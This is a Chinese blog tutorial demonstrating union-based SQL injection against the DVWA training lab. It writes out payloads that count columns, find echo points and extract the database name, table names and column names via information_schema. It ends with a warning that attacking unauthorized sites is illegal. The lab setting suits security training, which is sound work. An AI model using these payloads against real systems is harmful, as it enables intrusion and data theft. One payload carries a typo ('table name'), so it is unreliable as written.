链滴

SQL 注入实战之 - 联合查询 (显错注入)

作者：Kun-ROC


原文链接：https://ld246.com/article/1622794531744

来源网站：链滴


本次注入采用DVWA作为靶场

靶场搭建教程

首先我们设置一下dvwa的安全等级



修改等级后点击submit按钮，之后我们进入sql注入的实战靶场



一.判断注入类型

他给了我们一个form表单，让我们提交一个user ID进去,这个注入点很明确，肯定是我们输入进去的i了，id一般都是int 类型的，但是mysql中的int类型是可以用'1'这种方式来表示的

那数据库的查询语句可能是

```
select * from 表 where id = $user_id
```


也可能是

```
select * from 表 where id = '$user_id'
```

那这个id到底是字符串类型的还是数字类型呢

我们可以输入 1 和 1' 分别测试一下

首先，我们在表单中输入一个数字1来测试



正常显示,然后我们在输入1'试一下

我们发现当我们输入1'时，数据库报错了，他说在'1''附近出现语法错误，**(' '1'' '最外层的单引号是mysql报错后为了标记错误的位置自动加入的，我们不需要看)**,那这就说明是出现了单引号闭合的错误，以本次注入应该是字符串类型的!

二.确认字段数

确认注入类型后，我们需要确认表中的字段数，为联合查询做准备


在表单中输入(注意-- 的后面要加一个空格，表示注释)

1' order by 3 --

页面报错,说明这个表只有两个字段

三.判断回显点

a' union select 1,2 --



两个字段都可作为回显点使用

四.获取数据库信息

(1).确认库名

a' union select 1,database() --

可以看到当前库名为 **dvwa**

(2)找到库中所有表

group_concat() 此函数是将查询到的结果从列展示转换为单行显示，每个结果之间用逗号隔开

information_schema.tables 是从information_schema 库中的tables表中查询

a' union select 1,group_concat(table_name) from information_schema.tables where table_schema='dvwa' --

(3)查询每个表中的每个字段

a' union select 1,group_concat(column_name) from information_schema.columns where table name='users' and table_schema='dvwa' --

a' union select 1,group_concat(column_name) from information_schema.columns where table name='guestbook' and table_schema='dvwa' --

这样就可以拿我们需要的数据了,本次注入教程到此结束!!!(注:对任何未经授权的网站进行攻击均为违行为,请谨慎行事)